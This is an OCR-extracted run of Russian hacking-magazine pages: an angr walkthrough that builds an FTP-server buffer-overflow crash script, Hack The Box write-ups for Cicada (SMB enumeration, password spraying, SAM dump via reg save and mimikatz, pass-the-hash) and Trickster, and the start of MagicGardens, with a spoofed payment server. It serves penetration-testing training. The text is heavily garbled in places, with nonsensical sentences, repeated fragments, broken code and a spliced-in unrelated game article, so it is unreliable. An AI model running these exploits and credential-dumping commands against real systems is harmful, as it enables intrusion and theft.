0x11b7  mov     byte ptr [edi], al
0x11b9  lea     esi, [esi+0x8]
0x11bc  sub     ecx, 0x1
0x11bf  jne     0x00001a8

0x1200:0c1  mov     edx, dword ptr [esi]
0x1200:0c3  mov     dword ptr [edi], edx
0x1200:0c5  lea     ecx, [esi+0x4]
0x1200:0c8  add     edi, [edi+0x4]
0x1200:0cb  dec     ecx
0x1200:0cc  jne     0x1200:0c1

0x1200:0ce  mov     dl, byte ptr [esi]
0x1200:0d0  mov     byte ptr [edi], dl
0x1200:0d2  inc     esi
0x1200:0d3  inc     edi
0x1200:0d4  dec     ecx
0x1200:0d5  jne     0x1200:0ce

0x1200:1f0  add     byte ptr [esi+edx]
0x1200:1f3  mov     byte ptr [edx+edx-0x1], al
0x1200:1f6  dec     edx
0x1200:1f7  jz      0x1200:c20

0x1200:5f1  sub     edi, 0x1
0x1200:5f7  sub     esi, 0x1
0x1200:5fd  mov     dword ptr [esi]
0x1200:5ff  sub     ecx, 0x4
0x1200:602  sub     ecx, 0x4
0x1200:605  jnz     0x1200:5fd
0x1200:607  jz      0xffffff00

0x1200:611  sub     edi, 0x20
0x1200:614  sub     esi, 0x20
0x1200:617  movdqu  xmm0, xmmword ptr [esi]
0x1200:61b  movdqu  xmm1 ptr [esi], xmm0
0x1200:61e  movdqu  xmm2 ptr [esi+0x10], xmm1
0x1200:622  movdqu  xmm3 ptr [esi], xmm2
0x1200:626  test    ecx, 0xffffff00
0x1200:62f  jnz     0x1200:611
```

В считаю, результат вполне достойный. Мы сможем найти не только инлайновые функции, но и самодельные **memcpy**. В коде встречаются ассемблерные вставки.

Продолжение статьи →

ЗЛОСТНАЯ ЭКСПЛУАТАЦИЯ

ИСПОЛЬЗУЕМ ANGR, ЧТОБЫ НАЙТИ BUFFER OVERFLOW

АТАКА НА ПРИЛОЖЕНИЕ

Я выбрал в качестве мишени классический пример, на котором учатся переполнять буферы: Freeftpd FTP Server (rce). Обычатично его легче сломать, написав фаззер протокола. Но мне показалось интересным и поучительным сломать его новым способом.

Отладка тяжелых случаев

Перед, что можно сделать, — включить вывод отладочных сообщений:

```
import logging
logging.getlogger('angr').setlevel('DEBUG')
```

Также позволяет несколько флагов состояний: например `TRACK_MEMORY_ACTIONS`, которые добавляют отладочные сообщения в `state.history.actions`.

Но я бы рекомендовал проводить отладку в PyCharm — он позволяет во время исполнения заглядывать внутрь Angr, что неоценимо помогало мне быстро найти проблему.

Мы не можем запустить эмуляцию с нулевого адреса, поскольку это займет колоссальное количество как памяти, так и времени. Сначала надо выбрать точку для запуска. Идеальным кандидатом кажется момент получения данных — `WS2_32.recv`.

Проследим проводника в IDA, пройдем вглубь бывшально на два вызова. Наводим фунцию парсинга инпута на 0x402190. Это метод класса, которому через ECX передается структура со всеми данными. Я воссташил ее в IDA.

```
struct __fixed struct_ecx // sizeof=0x634
{
    __int32 SOCKET;
    __int32 PORT;
    __int32 CLIENT_PORT;                    // 0
    __int32 field_C;                        // 0
    __int32 field_10;                       // 0
    char *INPUT_ptr_1024;                   // XREF: build_input_str+8/r
                                            // parse_input_str+11/r
    __int32 INPUT_end;                      // XREF: build_input_str+5/r
    char str_USERNAME_4[128] __strlit(C,"UTF-8");
    char str_PASSWORD_4[128] __strlit(C,"UTF-8");
    char str_answer_w[200] __strlit(C,"UTF-8");
    char not_used[200] __strlit(C,"UTF-8");
    char str_answer_2_w[200] __strlit(C,"UTF-8");
    char str_answer_a[200] __strlit(C,"UTF-8");
    __int32 IS_TYPE_1;                      // set to 1 in INIT
};
```

Заполнение первоначальной структуры можно встретить в функции в самом начале потока. Память под нее выделяется из кучи через оператор `New`, затем там же выделяется второй буфер длиной в 1024 байт, и на него ставится ссылка внутри структуры в `INPUT_ptr_1024`.

Мы должны симулировать создание структуры своим кодом:

```
import angr

path = 'bin/FTPServer.exe'
project = angr.Project(path, auto_load_libs=False)
EIP_START = 0x402190

initial_state = project.factory.blank_state(addr=EIP_START)
initial_state.options.add('ZERO_FILL_UNCONSTRAINED_MEMORY')
initial_state.options.add('ZERO_FILL_UNCONSTRAINED_REGISTERS')

FAKE_INPUT_ADDR = 0x13000
FAKE_INPUT_ADDR = 0x39000
FAKE_STRUCT_SIZE = 0x1000

bvs_input = initial_state.solver.BVS("bvs_input", 8*1024)
initial_state.memory.store(FAKE_STRUCT_ADDR, b'\x00' *
FAKE_STRUCT_SIZE, FAKE_STRUCT_SIZE)
initial_state.memory.store(FAKE_INPUT_ADDR, bvs_input)

angr.types.register_types(angr.types.parse_type('struct ftp_this {
char unknown[0x14]; char * str_ptr; }'))
initial_state.memory.store(FAKE_STRUCT_ADDR,initial_state.ftp_this.str_ptr =
FAKE_INPUT_ADDR
initial_state.regs.ecx = FAKE_STRUCT_ADDR
```

Создаем новое состояние на входе в парсер. Просим Angr заполнить неинициализированные регистры и области в памяти нулями. Создаем символическую переменную и помещаем ее на место входной строки. Angr подсказывает работу со структурами, так что используем их для записи `str_ptr`.

```
step_count = 0

def next_step(sim_mgr):
    global step_count
    active = sim_mgr.stashes['active']
    print(f'\nstep_count: {step_count}, active: {len(active)}')
    step_count += 1

simulation = project.factory.simgr(initial_state)
simulation.explore(step_func=next_step)
```

Запустив тестовую симуляцию, видим, что количество активных состояний быстро улетает за тысячи, не говоря о восьми гигабайтах потребляемой оперативной памяти.

ИЗБЕГАЕМ ВЗРЫВА ПУТЕЙ

Рассмотрим возможную реализацию `strcpy`:

```
while(*dst_ptr++ = *src_ptr++) != '\0');
```

С конкретными значениями все просто, но если строка `src_ptr` символическая, то на каждом шаге копирования возникает развилка — выйти из цикла или пройти еще раунд.

Стандартный поиск путей будет создавать по два состояния на каждую итерацию. Другими словами, для успешного «копирования» символической строки в 128 байт потребуется 256 возможных путей, 255 из которых ведут не туда. А если после этого строка копируется еще пару раз, то количество возможных путей возрастает до 256^3.

Поэтому при стандартном поиске путей до полного копирования длинной строки мы доберемся примерно никогда. Придется писать собственный алгоритм выбора, проходящий циклы до заданного предела, не отдавая управление раньше времени.

```
class LoopHolder:

    def __init__(self, max_depth=15):
        self.max_depth = max_depth

    def _is_loop(self, state, item):
        block_size = state.block().size
        return (item.addr >= state.addr) and (item.addr < state.addr+
block_size)

    def _get_loop_in_list(self, state, succ_list):
        for item in succ_list:
            if self._is_loop(state, item):
                return item

    def _count_prev_iter(self, state):
        count = 0
        for item in reversed(state.history.bbl_addrs):
            if item == state.addr:
                count += 1
            else:
                break
        return count

    def _process_loop(self, state, succ_list):
        next_loop = self._get_loop_in_list(state, succ_list)
        if not next_loop: return succ_list
        prev_count = self._count_prev_iter(next_loop)
        if prev_count:
            if prev_count >= self.max_depth:
                succ_list.remove(next_loop)
                return succ_list
            else:
                return [next_loop]
        else:
            return [next_loop]

    def _filter_succ(self, state, succ_list):
        if len(succ_list) == 1:
            return succ_list
        if len(succ_list) > 1:
            return self._process_loop(state, succ_list[:])
        return []

    def _remove_old_state(self, sim_succ, old_active):
        for item in old_active:
            sim_succ.successors.remove(item)
            sim_succ.flat_successors.remove(item)
            sim_succ.all_successors.remove(item)

    def _add_new_state(self, sim_succ, new_active):
        sim_succ.successors += new_active
        sim_succ.flat_successors += new_active
        sim_succ.all_successors += new_active

    def replace_succ(self, state, sim_succ):
        active = sim_succ.successors[:]
        if active:
            new_active = self._filter_succ(state, active)
            self._remove_old_state(sim_succ, active)
            self._add_new_state(sim_succ, new_active)
        return sim_succ
```

Angr позволяет заменить практически любую часть кода встроенных алгоритмов собственными, в данном случае мы заменим функцию `successors`. Она берет конкретное состояние и возвращает адреса, куда дальше пойдет поток управления.

```
loop_filter = LoopHolder(300)
unconstrained_state = None

def successor_func(state, **run_args):
    old_succ = state.project.factory.successors(state, **run_args)

    if old_succ.unconstrained_successors:
        global unconstrained_state
        unconstrained_state = old_succ.unconstrained_successors[0]

    return loop_filter.replace_succ(state, old_succ)

simulation = project.factory.simgr(initial_state)
simulation.explore(successor_func=successor_func)
```

Алгоритм определяет наличие цикла и смотрит количество итераций, если число дошло до максимальной глубины — выходит, если меньше — продолжает цикл.

Заодно запоминаем найденное unconstrained, подменим `successor_func`, в другом месте мы его его вызовем.

Настройка libc

Если функция типа `strlen` берется из внешнего импорта, она будет заменена стабом:

```
project.hook(0x403070, angr.SIM_PROCEDURES['libc']['strncmp'](1))
```

В этом случае используется другая стратегия конкретизации символических переменных.

```
state.libc.buf_symbolic_bytes = 256
state.libc.max_str_len = 256
```

Точный размер строки настраивается в состоянии эмулятора! Я убрал на это открытие несколько дней отладки, так что делюсь, чтобы тебе не пришлось мучиться с этим.

СОКРАЩАЕМ ЧИСЛО СОСТОЯНИЙ

```
simulation = project.factory.simgr(initial_state)
simulation.explore(successor_func=successor_func, find=0x402212)
state = simulation.found[0]

simulation2 = project.factory.simgr(state)
simulation2.explore(successor_func=successor_func)
```

Следующим шагом оптимизации будет ограничение исследуемых состояний. Внутри парсера есть несколько веток, каждая из них проверяет свою команду: сначала `QUIT`, потом `USER` и так далее. Нет смысла идти по всем командам одновременно, лучше провести глубокую эмуляцию каждой команды по отдельности. Поэтому сначала находим состояние по адресу 0x402212 — оно соответствует вызову команды `USER`.

Дальше мы продолжаем эмуляцию без конкретной цели. Но если все идет по плану, то в конце эмуляции, то есть когда все состояния достигнут `ret` первой функции, мы поймаем `unconstrained_state`.

```
EIP_GOAL = 0x44444444 # 'DDDD'

if unconstrained_state:
    state = unconstrained_state
    if state and is_fully_symbolic_pc(state):
        state.add_constraints(state.regs.eip == EIP_GOAL)
        solution = state.solver.eval(bvs_input, cast_to=bytes)
        print('bvs_input:', solution.rstrip(b'\x00'))
```

Код выводит входную строку, которая приводит к контролю EIP:

```
bvs_input: b'USER \x01\x01 (...) DDDD (...)'
```

ПРОВЕРЯЕМ ЭКСПЛОИТ

Запускаем скрипт:

```
from pwn import *

exploit = b'USER ' + b'\x01' * 230 + b'DDDD' + b'\r\n'

conn = remote('127.0.0.1', 21)
conn.recvline()
conn.send(exploit)
conn.recvuntil(b' ', drop=True)
conn.recvline()
conn.close()
```

Он подключается к FTP-серверу и валит его наповал! ☠

Подписывайтесь на наш Telegram-канал, чтобы не пропустить свежие статьи.

ТЕМНЫЕ ИГРЫ

Погружаем дракона-крокодила на DarkBASIC

Jackal

Любишь ли ты виртуальные игры? Я — очень, поэтому сегодня мы про них и поговорим. Конкретно — про игры на DarkBASIC. Эта статья адресована тем, кому уже доводилось с ним дружить и использовать для решения своих задач.

Как как минимальное полезное разработчик старается писать компактные игры и по-человеческому ближе пользователю приближающиеся к выдающимся хитам по качеству. Поэтому в DarkBASIC предусмотрена возможность упаковки игры в формат Agnitus. Вы должны быть готовы ходящих игры — это, конечно, наиболее грубоватый с скоростью и оптимизацию игры создают. Собственно, поэтому, поскольку были бы и разрабатывать и что бы клиент — конечно, нужно — в DarkBASIC.

Для начинающих игроков, которые 80 и 90-х годов, когда компьютеры были большими и медленными, игра Doom 3 выглядит просто фантастическим и был доказывать перспективы. Действительно, потому что именно тогда игрушки, которые в DarkBASIC, и выглядят. Но, к сожалению, в DarkBASIC не предусмотрены. Причина банальна: для работы с DirectX и OpenGL необходимо работать с аппаратурой. Поэтому, к сожалению, поддержка всех платформ — а в первом случае — в DarkBASIC

HTB CICADA

Cicada

Machine	RELEASE DATE	PUBLISHED	DIFFICULTY
Windows	24 Aug 2024	Stop	Easy

Проводим базовые атаки на Active Directory

Raffaele
Cardinale
cyberpanda.com

Сегодня на примере несложной лаборатории работы в продемонстрирую базовые техники работы с Active Directory при пентесте. Мы получим информацию через нулевую сессию SMB, проведем разговор с заказчиком, дадим аккаунт администратора через привилегию SeBackupPrivilege.

Наша цель — проэксплуатировать машину Cicada с учебной площадки Hack The Box. Уровень задания — easy.

WARNING

Подключать к машинам с HTB рекомендуется к применению средств анонимизации и внутренним. Не делай этого с компьютером, где есть важные для тебя данные, так как ты оказываешь в общей сети с другими участниками

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес нашей цели в `/etc/hosts`:

```
10.10.11.35    cicada.htb
```

И запускаем сканирование портов:


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет эффективно узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг в получении полного входа.

Наиболее известный инструмент для сканирования — Nmap. Чтобы ускорить процесс, его часто используют вместе с утилитой masscan (следующий скриншот).

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
echo -e "\n[+] Ports: $ports"
nmap -Sports -t -$1
```

Он действует в два этапа. Не первым производится обычное быстрое сканирование на всех — более тщательное сканирование с использованием найденных скриптов (опция -A).



Сканер нашел девять открытых портов:

- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 593 (HTTP-RPC-EPMAP) — используется в службе DCOM и MS Exchange;
- 3268 (LDAP) — для запуска Global Catalog (в клиенте и контроллеру);
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM.

Первым делом с помощью утилиты **NetExec** авторизуемся от имени аккаунта для службы SMB:

```
nec smb 10.10.11.35 -u guest -p ''
```

Проверка анонимного доступа

Авторизация прошла успешно, попробуем собрать данные:

ТОЧКА ВХОДА

Для начала получим список общих ресурсов SMB. Для NetExec есть параметр `--shares`:

```
nec smb 10.10.11.35 -u guest -p '' --shares
```

Список общих ресурсов

Также мы можем перебрать RID объектов домена и получить имена групп и пользователей домена. Для этого используем параметр `--rid-brute`:

```
nec smb 10.10.11.35 -u guest -p '' --rid-brute
```

Объекты домена

Сохраним пользователей в отдельный файл, так как они нам еще пригодятся. А затем с помощью **enum4linux-ng** и пакета **impacket** просканируем содержимое общего каталога HR, так как он доступен для чтения. Так какого сюда один, сначала его на локальный хост:

```
smbclient.py .\guest:''@10.10.11.35

use HR
get Notice from HR.txt
```

Получение файла

Внутри файла есть действительный пароль для организации:

Просмотр содержимого файла

Можно предположить, что есть пользователи, которые его не изменили. Проверим найденный пароль по всем полученным ранее логинам. Для этого снова обратимся к NetExec, чтобы перебрать предположения после обнаружения первой валидной учетки, нужно указать параметр `--continue-on-success`:

```
nec smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
--continue-on-success
```

Проверка пароля на предмет повторяемости

В результате получаем первую полноценную учетную запись, с которой можно отправить контролер домена.

Теперь далее обратим внимание на описание учетных записей пользователей, поскольку так часто можно найти интересную информацию. Для этого снова используем enum4linux и сохраняем его результаты в файл:

```
users
```

```
nec smb 10.10.11.35 -u michael.wrightson -p
'Cicada$M6Corpb*@Lp#nZp!8' --users
```

Просмотр описания пользователей

В описании учетной записи **david.orelious** находим еще один пароль. Его тоже проверим по всем логинам:

```
nec smb 10.10.11.35 -u users.txt -p 'aRt$Lp#7t*VQ!3'
--continue-on-success
```

Проверка пароля на предмет повторяемости

Одному полученному подтверждению только для учетной записи **david.orelious**.

ПРОДВИЖЕНИЕ

Так как мы контролируем только для учетной записи **michael.wrightson** можно получить доступ к общим ресурсам. От имени пользователя **michael.wrightson** начнем новую не увидим, а вот учетной записи **david.orelious** доступен для чтения общий каталог **DEV**

```
nec smb 10.10.11.35 -u michael.wrightson -p
'Cicada$M6Corpb*@Lp#nZp!8' --shares
```

Проверка доступа к общим ресурсам

```
nec smb 10.10.11.35 -u "david.orelious" -p "aRt$Lp#7t*VQ!3" --shares
```

Проверка доступа к общим ресурсам

Подключаемся к SMB и проверяем содержимое. В каталоге DEV находится скрипт на PowerShell, который мы, конечно же, заберем на локальную машину для анализа.

```
smbclient.py .\cicada.htb\david.orelious:aRt$Lp#7t*VQ!3'@10.10.11.35
```

Просмотр содержимого общего каталога

```
nec smbpasswd -r 10.10.11.35 -u "david.orelious" -p "aRt$Lp#7t*VQ!3" -a
"Backup_script.ps1"
```

Скачивание файла на локальный хост

Скрипт формирует каталог **C:\temp** и создает архив в **D:\Backup**. В этом скрипте есть пароль учетной записи **emily.oscars**, которая нижже не используется. Сохраним найденный пароль по всем пользователям и валидируем всего одну учетную запись.

```
nec smb 10.10.11.35 -u users.txt -p 'Q!3@Lp#M6b*7YnV'
--continue-on-success
```

Проверка пароля на предмет повторяемости

Проверяем, чет ли у этой учетки возможности управления через службу WinRM. NetExec поддерживает и том числе и протокол WinRM.

```
nec winrm 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7YnV'
```

Проверка доступа через WinRM и дальнейшем перебор

Получим сессию через **Evil-WinRM** и дальнейшем перебор файлов:

```
evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7YnV'
```

Получение сессии через Evil-WinRM

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Получим информацию о пользователях, его привилегиях и группах с помощью клиента **whoami /all**:

```
PS C:\Users\emily.oscars.CICADA> whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
cicada\emily.oscars   S-1-5-21-2966785786-3096785010-1762138884-1601

GROUP INFORMATION
-----------------

Group name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias        S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device is disabled.
```

Просмотр сессии через Evil-WinRM и дальнейшем перебор прав

```
evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7YnV'
```

Проверка доступа к общим ресурсам

Пользователь состоит в группе **Backup Operators**, из него активна привилегия SeBackupPrivilege. Эта привилегия позволяет процессу получить доступ к любому файлу в системе для резервного копирования в режиме обхода списков управления доступом (ACL). SeBackupPrivilege отключа и позволяет читать данные чьих файлы, как **SAM** и **SYSTEM**, из файла **SAM** можно извлечь зашифрованные ваши пароли учетных записей, а из **SYSTEM** — ключ для расшифрования этих ваших. Скопируем файлы из реестра HKLM:

```
reg save hklm\sam .\sam
reg save hklm\system .\system
```

Копирование файлов реестра

```
PS C:\Users\emily.oscars.CICADA> reg save hklm\sam .\sam
The operation completed successfully.
PS C:\Users\emily.oscars.CICADA> reg save hklm\system .\system
The operation completed successfully.
PS C:\Users\emily.oscars.CICADA>
```

Копирование файлов реестра

А теперь используем известную утилиту **Mimikatz** для получения локальных учетных данных.

```
.\mimi.exe "lsadump::sam /sam:sam /system:system"
```

```
mimikatz # lsadump::sam /sam:sam /system:system
Domain : CICADA
SysKey : 3c2168adb7c51a2083d3bb2f0109f954
Local SID : S-1-5-21-2966785786-3096785010-1762138884

SAM
Rid : 01f4
User : Administrator
LM : aad3b435b51404eaad3b435b51404ee5
NTLM : 2b87e7c93a3e8a0ea4a581937016f341

SECRETS
$MACHINE.ACC : 6a0a7e6fb8d5d0d0d0d7d7d5
Rid : 0000
User : $MACHINE.ACC
LM : aad3b435b51404eaad3b435b51404ee5
NTLM : 6a0a7e6fb8d5d0d0d0d7d7d5
```

Дамп SAM

В выводе нашелся еще пароль учетной записи Administrator и с его помощью авторизуемся в службе WinRM.

```
evil-winrm -i 10.10.11.35 -u Administrator -H
2b87e7c93a3e8a0ea4a581937016f341
```

```
Evil-WinRM v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detect_proc' for nil:NilClass
Data: For more information, check Evil-WinRM GitHub: https://github.com/hacknpentest/Evil-WinRM#Remote-path-completions
Info: Establishing connection to remote endpoint
```

Вход в сеть

Машина заавачена

HTB TRICKSTER

Пробираемся к руту через PrestaShop и Docker

Сегодня я покажу разные методы побега из Docker, которые могут использовать при пентестах. Также мы проиллюстрируем бег в дыжке атакуя наверное PrestaShop и использовать уязвимость SSTI в сервере Smarty.

Наша цель — получение прав суперпользователя на машине Trickster с ресайзом 10.10.11.34 . Можешь отслеживать задания — сделай!

WARNING

Подключение к машине с HTB рекомендуется применяющие средства изолирующие и виртуализацию. Не дай боже у тебя с помидорами, где-нибудь в сети окажется, что ты ты ты. Ты можешь в общем-этот с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts.

```
10.10.11.34    trickster.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — это процедура, которая может при любой атаке. Сетевое ядро отслеживает ресайз, какие порты открыты и какие закрыты. Сканирование портов — это процедура, которая позволяет определить открытые порты. Нельзя просто сканировать порты. Нельзя сканировать порты.

Мы можем использовать инструмент для сканирования — это Nmap. Nmap есть в дистрибутивах и работы по поиску портов. Вот пример сканирования:

```
nmap -p-
port=$(nmap -p- --min-rate=1000 -T4 | grep "^[0-9]" | cut -d'/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$port -T4 -A
```

Он сканирует все порты. Мы можем перенаправить обычные выходы для последующего использования. Перед сканированием определяем с использованием переменной port. Мы можем использовать переменную.

Сохранить скриншот сканирования

Сканер нашел две открытые порта:

- 22 — служба OpenSSH 8.9p1
- 80 — веб-сервер Apache 2.4.52

Скорее очень вероятно, что порты здесь нам пригодятся сам.

Сохранить скриншот сканирования

ТОЧКА ВХОДА

Сайт существенный, только что, если я нажмем на меню ничего нет, кроме того порнно, которое видит на другой домен — **shop.trickster.htb**.

Сохранить скриншот

Обновим запись в файле **/etc/hosts**, а затем отложим и страницу в браузере:

```
10.10.11.34    trickster.htb  shop.trickster.htb
```

Сохранить скриншот

На сайте нечего интересного найти не удалось, поэтому попробуем найти на поддомене нечего интересного.

Справка: сканирование веб с ferohoster

Если мы можем перебрать сайт при помощи Ferohoster. Ferohoster — это инструмент, который позволяет определить поддомены. Для этого можно использовать — скачиваем репозиторий Ferohoster. Запускаем. Мы можем использовать — мы можем использовать — мы можем использовать —

HTB TRICKSTER

ПРОБИВАЕМСЯ К РУТУ ЧЕРЕЗ PRESTASHOP И DOCKER

RCE in Docker

Тайм, как необходимо собрать информацию. Я обычно использую для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как вы получили доступ к системе от имени обычного пользователя? Вам нужно собрать информацию, чтобы определить, можете ли вы повысить свои привилегии. Если вы имеете root, root и root, или в Windows, чтобы собрать информацию и пометить цели, можно использовать Pentest Tools Framework Server Edition (PTFSE) — набор скриптов, которые помогают вам сделать это автоматом и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загружаем на целевой хост скрипт для Linux, даем ему право на выполнение и запускаем исполнение. В выводе много информации, но надеть что-то особенное не удалось. Однако на хосте работают Docker контейнеры, поэтому мы можем просканировать сеть с помощью **dockerfl**:

```
Linux_Exploit_Suggester.sh: 1 root root 47568 Jan 13 2021 linux_exploit_suggester.sh
-rwxrwxrwx 1 root root 1000000
```

HTB MAGICGARDENS

MagicGardens

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	18 May 2024	Insane	50

Эксплуатируем переполнение буфера и повышаем привилегии в Linux

Переполнение буфера — классическая уязвимость, знакомо которой по-прежнему нравится хакерам. Но прежде чем доберемся до уязвимого приложения, захватим администратора Docker, украв куки через XSS. Также нам предстоит провести атаку через механизм Pickle в Python и сбежать из Docker.

RaffKacker
hackingarticles.com

Наша главная цель — получение прав суперпользователя на машине MagicGardens с учетной записью Hack The Box. Уровень сложности задания — «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не давай спуску с компьютером, где есть важные для тебя данные, так как ты оказываешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.9    magicgardens.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет эта́лонным образом узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и полученно точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы вы можете при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr
'\n' ',' | sed s/,$//)
nmap -$ports -$1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A):

```
Nmap scan report for magicgardens.htb (10.10.11.9)
Host is up (0.0s latency).
PORT    STATE  SERVICE  VERSION
22/tcp  open   ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:8f:8b:22:cb:99:2d:62:2b:f0:f6:f8:85:8d (ECDSA)
|   256 7c:77:74:5a:9c:a1:f2:f6:f6:d4:a2:f8:ef:8e:97:b1 (ED25519)
80/tcp  open   http     Apache 2.4.57
|_http-server-header: Apache/2.4.57
|_http-title: Magic Gardens
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest, SSLSessionReq, SSPRequest, HTTPRequest, Help, SqueezeRc
|   Enter your name:
|   Hello, Welcome to the Magic Garden!
|   Enter your name:
|   Hello, Welcome to the Magic Garden!
5000/tcp open  upnp?
| fingerprint-strings:
|   DNSVersionBindReqTCP, Help, RTSPRequest, RPCCheck, DNSStatusRequestTCP, SSLSessionReq, TLSSessionReq, TLSRe
|   HTTPOptions, HTTPRequest, SSLv23SessionReq, Socks5, X11Probe, FourOfFourRequest, LDAPBindReq, LDAPSearchReq,
|   SIPOptions, LANDESK_RC, GenericLines, GetRequest, SMBProgNeg, JavaRMI, DistCC_CMD, Kerberos, LPDString, SSL
|   SSLSessionReq, TLSSessionReq, TLSRes
| http-cookie-flags: /: PHPSESSID: HttpOnly:HttpOnly
| http-title: Docker Registry (API 2.0)
| http-trane-info: Problem with XML parsing of /evox/about
| http-methods: GET HEAD POST OPTIONS
| http-server-header: Werkzeug/2.2.2 Python/3.11.2
| http-robots.txt: 1 disallowed entry
| /auth/profile
| /api/v1/*/{*path:path}/actuator/{*path:path}
| /api/v1/*/{*path:path}/swagger-resources/{*path:path}
| /api/v1/*/{*path:path}/v2/api-docs
| /api/v1/*/{*path:path}/v3/api-docs/{*path:path}
| /api/v1/*/{*path:path}/{*path:path}/v2/api-docs
| /api/v1/*/{*path:path}/{*path:path}/v3/api-docs/{*path:path}
| /api/v1/{*path:path}/actuator/{*path:path}
| /api/v1/{*path:path}/swagger-resources/{*path:path}
| /api/v1/{*path:path}/v2/api-docs
| /api/v1/{*path:path}/v3/api-docs/{*path:path}
| /api/{*path:path}/actuator/{*path:path}
| /api/{*path:path}/swagger-resources/{*path:path}
| /api/{*path:path}/v2/api-docs
| /api/{*path:path}/v3/api-docs/{*path:path}
| /actuator/{*path:path}
| /swagger-resources/{*path:path}
| /v2/api-docs
| /v3/api-docs/{*path:path}
| /{*path:path}/actuator/{*path:path}
| /{*path:path}/swagger-resources/{*path:path}
| /{*path:path}/v2/api-docs
| /{*path:path}/v3/api-docs/{*path:path}
| /{*path:path}/{*path:path}/v2/api-docs
| /{*path:path}/{*path:path}/v3/api-docs/{*path:path}
| /{*path:path}/{*path:path}
| /{*path:path}
| /{*path:path}/{*path:path}
| /{*path:path}/{*path:path}
| /{*path:path}/
```

HTB MAGICGARDENS

ЭКСПЛУАТИРУЕМ ПЕРЕПОЛНЕНИЕ БУФЕРА И ПОВЫШАЕМ ПРИВИЛЕГИИ В LINUX

ТОЧКА ОПОРЫ

Сделаем на Python сервер, который будет отвечать на запрос к `/api/payments/`.

```
from flask import Flask, jsonify, request

app = Flask(__name__)

@app.route('/api/payments/', methods=['POST'])
def func_payment():
    r_json = request.get_json()
    r_json['status'] = "200"
    return jsonify(r_json)

app.run(host='0.0.0.0', port=80, debug=True)
```

Запускаем код, а затем повторяем запрос с подменой адреса своим.

```
~/tmp/HTB/magicgardens
sudo python3 server.py
 * Serving Flask app 'server'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.0.152:80
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 586-020-706
10.10.11.9 - - [21/Jul/2024 16:45:58] "POST /api/payments/ HTTP/1.1" 200 -
```

Логи сервера

Subscription


You have Standard subscription.

Upgrade your subscription and get a QR code with a 25% discount on all products

Your subscription is currently being processed

Сообщение на странице

Теперь получаем сообщение, что подписка в обработке, а при обновлении страницы появляется желанный QR-код.



Страница Subscription

Расшифруем QR-код, чтобы понимать, какие данные он хранит.

Decode Succeeded

Raw text	3cca634013591eb51173fb6207572e37.0d341bcdc6746f1d452b3f4de32357b9.ralf
